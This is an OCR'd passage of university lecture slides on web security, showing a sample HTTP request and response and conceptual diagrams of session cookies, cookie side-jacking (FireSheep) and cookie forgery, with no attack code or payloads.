
Lecture 26: Web Security


CS 5430

5/2/2018


2015 Security Incidents




Vulnerabilities by Year



Vulnerability Occurrence in Applications



Vulnerability Occurrence in Applications




HTTP Basics

```
GET /index.html HTTP/1.1
Host: www.example.com
```

```
HTTP/1.1 200 OK
Date: Fri, 17 March 2017 10:10:00 EDT
Content-Type: text/html; charset=UTF-8
Content-Length: 138
Connection: close

<html>
<head>
  <title>An Example Page</title>
</head>
<body>
  Hello World!
</body>
</html>
```

Session Management



Cookie Side-jacking


SSL(login)

SSL(redirect; set-cookie)

Request; cookie=SID

FireSheep (October 2010)

SSL by Default (top 10k)



Cookie Forgery

SSL(login)

SSL(redirect; set-cookie)

Request; cookie=SSID

Cookie Forgery

